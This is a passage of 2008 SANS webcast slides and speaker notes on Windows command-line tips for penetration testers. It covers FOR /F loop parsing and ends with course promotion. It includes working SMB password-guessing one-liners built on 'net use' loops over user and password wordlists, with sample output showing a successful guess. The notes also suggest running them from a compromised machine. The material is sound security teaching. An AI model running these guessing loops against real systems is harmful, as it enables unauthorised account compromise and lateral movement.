FOR /F Loop Options

- The options let us parse through the file, string, or command output
- For this webcast, we won't use the options, because we'll either create files in the format we want, or use files already in that format
 - No special parsing necessary
 - Default parsing on space and carriage return is just fine for us now
- Still, for completeness, the options include:
 - `eol=[c]`: Sets the end of line character
 - `skip=[n]`: Skip these lines from the output
 - `delims=[xxx]`: Specifies a delimiter set (default delimiters are spaces and tabs)
 - `tokens=[x,y,m-n]`: Specifies which element of the output will be passed to the do part for iteration; can be a list or range... if multiple values set, variables beyond %i are automatically allocated
 - `usebackq`: For the command, use ``` instead of `'`
- Wow... that's kinda ugly... Yeah, but it's powerful

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

25

Now, let's look at the not-small point of the "options" available in a FOR /F loop. These options, which must be surrounded by double quotation marks, let us specify how we are going to parse the output of the file set, string, or command output of the in clause. For this class, we won't be parsing files, because we'll either create them ourselves in the format we want, or use files that already have the format we desire. Still, for completeness, we do need to discuss the formatting options of FOR /F loops.

We could specify a custom end of line character with the syntax `"eol=[c]"`. By default, the end of line is just a standard Windows end of line carriage return (hex 0x0d0a).

With the syntax `"skip=[n]"`, we jump forward in the sequence n lines into a file. This lets us jump past some header information or other cruft, focusing on the n+1(th) line.

The delims syntax is very helpful if our file, string, or command output has a specific set of delimiters that break its output up into pieces that we are interested in. By default, the delims that are observed are space and tab. If we have comma- and semicolon-delimited output, we would say, `"delims=,;"`.

The tokens syntax also gets interesting, because they help us parse our output into useful fields. If we have multiple different items per line in the output that we are interested in, and to which we want different variables assigned, we define tokens. The output will be tokenized according to the numbers we put in this options declaration. For example, if we know there are two items on every line of output, we'd define `"tokens=[1,2]"`. The first value in each line will be assigned to our variable (such as %i). Then, because there is a second token, another variable will be automatically allocated, one letter higher than the first (%j, for example). We can even do ranges of tokens, such as `"tokens="2-4"`, which will skip the first item in each line of output, and assign the second, third, and fourth items to %i, %j, and %k.

And, finally, remember how our command in the in clause starts and ends with a single quote `'`? But, if you need a single quote inside of your command itself, you can specify `"usebackq"` in your option, which lets you use a ``` to set off your command. The ``` on most systems is an unshifted tilde key.

Now, this may look hideously ugly. That's because it is. However, it is powerful. Again, for this class, we will not need to parse files because we'll use files already in the format we need. Thus, we won't use these options for this class.

Password Guessing with FOR /F

- Suppose we know a user name for an account on a target Windows machine, which we can access via SMB
- Suppose also that we have a wordlist with potential passwords, like John the Ripper's password.lst
- Suppose also that we don't care about account lockout, so we'd like to perform password guessing
- We can use a FOR /F loop to perform password guessing via SMB with:

```
C:\> for /f %i in (password.lst) do @echo %i & @net use \\[target_IP_addr] %i /u:[UserName] 2>nul && pause
```

- Instead of pause, we could append our results to a file with: && echo UserName: %i >> success.txt

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

26

These FOR /F loops can be quite helpful for penetration testers. Consider this scenario. Suppose we have a user name for an account on a target machine. We also have a wordlist file that includes one potential password per line of the file. The John the Ripper password.lst file will suit us fine. Suppose also that we don't care about account lockout. Perhaps the target machine isn't configured to lockout accounts, or the account is in the administrator's group, so we are less concerned about lockout. We'll discuss account lockout on Windows and Linux/Unix machines in more detail in 560.4.

We can use a FOR /F loop to automate password guessing against the target machine with this command:

```
C:\> for /f %i in (password.lst) do @echo %i & @net use \\[target_IP_addr] %i /u:[UserName] 2>nul && pause
```

This command starts a FOR /F loop, using %i as its iterator variable. It will work its way through the password.lst file (in the current directory), taking each line from the file and using it as a value for %i. At each step through the loop, we have the command print out its password guess without displaying the echo command (@echo %i). We then (&) have it try to make an SMB connection with the target machine, using the password guess from the file and the username we supply (@net use \\[target_IP_addr] %i /u:[UserName]). We direct the numerous error messages from the net use failures to nul. Only if the net use command succeeds (&&), we will pause the FOR loop, prompting the user to hit enter to continue. That will stop our progress when we successfully guess the password. Alternatively, we could have written our results to a file with the syntax && echo UserName: %i >> success.txt.

More Flexibility: User Name and Password Guessing

- Suppose we have several users and many potential passwords
- We want to guess each password for each user
- We could start by using `echo [data] >> [file]`, to create two files line by line, `user.txt` and `pass.txt`
- We could then use a FOR /F loop for passwords, embedded in a FOR /F loop for users
 - We'll need two different variables for them, like `%i` and `%j`
 - We'll use `net use` to try to set up an SMB session
 - If the session set-up is successful, we'll use `net use [stuff] /del` to drop it
- Let's append the successful results to a file called `success.txt`

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

27

The previous command is helpful for guessing a variety of passwords for one account, but suppose we want more flexibility, creating a command that will guess *usernames* and passwords.

In particular, suppose that we have created files on the target machine, one of which contains userIDs (`user.txt`) and the other passwords (`pass.txt`). A penetration tester could move these files to the machine to use for password guessing via some file transfer mechanism (FTP, TFTP, HTTP, etc.). Alternatively, the tester could create those files at a command prompt by building them line by line using the `echo` command, appending (`>>`) its output to the file, as in:

```
C:\> echo password1 >> pass.txt
```

```
C:\> echo password2 >> pass.txt
```

And so on, creating `pass.txt` and `user.txt`.

What we'd like to do is to try every password in `pass.txt` for each user in `user.txt`, iterating through all of the passwords for each user. We could accomplish this using two FOR /F loops, one embedded within the other. The outer FOR /F loop will cycle through user names, while the inner loop tries each password, using `net use` to set up an SMB connection. If a connection is made successfully, we can tear it down with `net use [stuff] /del`. And, we'll store our results for successfully guessed userID and password pairs in a file called `success.txt`.

The User and Password Guesser

```
C:\> for /f %i in (user.txt) do @(for /f %j in
(pass.txt) do @echo %i:%j & @net use
\\10.10.10.10 %j /u:%i 2>nul && echo %i:%j
>> success.txt && net use \\10.10.10.10
/del)
```

```
C:\WINDOWS\system32\cmd.exe
C:\tools\john-16\run> for /f %i in (user.txt) do @(<for /f %j in (pass.txt) do @e<
cho %i:%j & net use \\10.10.10.10 %j /u:%i 2>nul && echo %i:%j >> success.txt &&
net use \\10.10.10.10 /del)
ted:password
ted:joshua
ted:stuff
ted:hello
ted:world
susan:password
susan:joshua
susan:stuff
susan:hello
susan:world
falken:password
falken:joshua
The command completed successfully.
\\10.10.10.10 was deleted successfully.
```

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

28

There are many ways to solve the username and password guessing loop challenge. One command that does is:

```
C:\> for /f %i in (user.txt) do @(for /f %j in (pass.txt) do
@echo %i:%j & @net use \\10.10.10.10 %j /u:%i 2>nul && echo
%i:%j >> success.txt && net use \\10.10.10.10 /del)
```

It's not pretty, but it does indeed have the desired functionality. Also, remember that this command is using entirely built-in tools on stock Windows machines, not requiring us to install any software whatsoever on the attacking machine, making it ideal to use on a newly conquered system to perform password guessing attacks against other machines.

Let's review the components of this command. We start with a FOR /F loop, using a variable of %i that will take on the values of each line in user.txt. For each line in that file, we do the following. We turn off echo (@) and run another, embedded FOR /F loop. This one iterates with a variable of %j, which will take on the value of each line in pass.txt. For each line in that file, it will print on the screen the username and password that it is guessing, separated by a colon (@echo %i:%j). It will then try to make an SMB connection with the target with this username and password combo (@net use \\10.10.10.10 %j /u:%i), sending the error messages off to the big bit bucket in the sky (2>nul). Then, if the net use command is successful (&&), it stores the username:password combo by appending it to the file success.txt (echo %i:%j >> success.txt). It then drops the session (&& net use \\10.10.10.10 /del). Note that we've enclosed our internal/embedded FOR /F loop in an extra set of parentheses () to make clearer that certain items are grouped together. However, they are not required for this command to work successfully.

One limitation of this command is that it continues guessing passwords for a given username even after it has successfully guessed the password for that account.

Converting Commands into Scripts

- Believe it or not, this was not a scripting webcast
- Still, as a penetration tester or ethical hacker, sometimes you'll need to bundle a series of commands into a script
- On Windows, you can put any of the commands we've covered here into a .bat file to create a script
 - Use `echo [line] >> file.bat` to build script line by line
 - Simply convert any variables in FOR loops from `%[var]` into `%%[var]`

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

29

Let's re-iterate: this is not a scripting session. That said, however, as a penetration tester or ethical hacker, sometimes you will want to bundle a series of commands together to execute them as a bundle. That bundle is a script. You can take any grouping of the commands we've covered so far and put them in a Windows bat file (with a .bat suffix) to create a script. You could use the echo command to build a script line by line by running the following command several times, varying the [line] each time you run it:

```
C:\> echo [line] >> file.bat
```

Each of the commands we've covered will work as is in a batch file, with one exception. The FOR loop variables must be changed from `%[var]` to `%%[var]` to make it work in a batch file. Place two percentage signs in front of each variable name. For example, a counter from one to one hundred at the command line would be:

```
C:\> for /L %i in (1,1,100) do @echo %i
```

To use this command in a script, you'd run:

```
for /L %%i in (1,1,100) do @echo %%i
```

Outline

- Why Penetration Testing?
- Windows Command Line Tips for Pen Testers
- ➡ Conclusions
- Q&A

And now, let's conclude.

Conclusions

- Penetration testing and ethical hacking provide valuable insights to an organization's security stance
 - Especially when integrated into a comprehensive enterprise security program
- Windows command line skills really help penetration testers maximize the value of the access they get to target machines, using only built-in tools

As we have seen, penetration testing can provide real value to an organization, helping to illuminate security flaws and prioritize resources for addressing those flaws. Penetration testing becomes especially valuable when it is integrated into an overall enterprise security program.

We've also looked at how the Windows command line can be useful to penetration testers in getting more information about a target environment, scanning for other targets, and possibly even attacking them with password guessing. All of this can be accomplished using only built-in tools on Windows.

Follow-Up

- SANS is offering a brand-new course
- SANS Security 560: *Network Penetration Testing and Ethical Hacking*
- 20% discount if you registered for this webcast
 - E-mail mbrown@sans.org for discount code
- When is the course being offered?
 - March 26-31, Tysons Corner, VA: SOLD OUT
 - April 18-23, Orlando, FL: SOLD OUT
 - May 11-16, San Diego, CA: Strand
 - PEN TEST SUMMIT: June 2-3, Las Vegas, NV
 - June 4-9, Las Vegas, NV: Skoudis
 - July 24-29, Wash DC: Skoudis
- Go to www.sans.org and look for “560” for details

Network Pen Testing & Ethical Hacking - ©2008, Ed Skoudis

32

As we mentioned at the outset of this webcast, SANS is offering a new course that covers the techniques we discussed in this session, plus numerous others, all in a six-day session.

If you registered for this webcast, you can receive a 20% discount on the registration fees for the new course. Simply send e-mail to mbrown@sans.org asking about the SANS 560 discount code for attending the CORE webcast.

The course will be offered several times in coming months, according to the schedule on the slide. If you'd like more details about the course, simply access www.sans.org and search for “560”.

Outline

- Why Penetration Testing?
- Windows Command Line Tips for Pen Testers
- Conclusions



Q&A

- REMEMBER: The second webcast in this series of three will be on May 20, 2008

Now, let's open up the session for questions and answers. Please send questions via e-mail the address provided via the webcast audio.

Also, please note that this webcast is the first in a series of three sessions by Ed Skoudis. The next webcast will cover additional penetration testing topics, and is scheduled for May 20, 2008. We hope you'll join us then!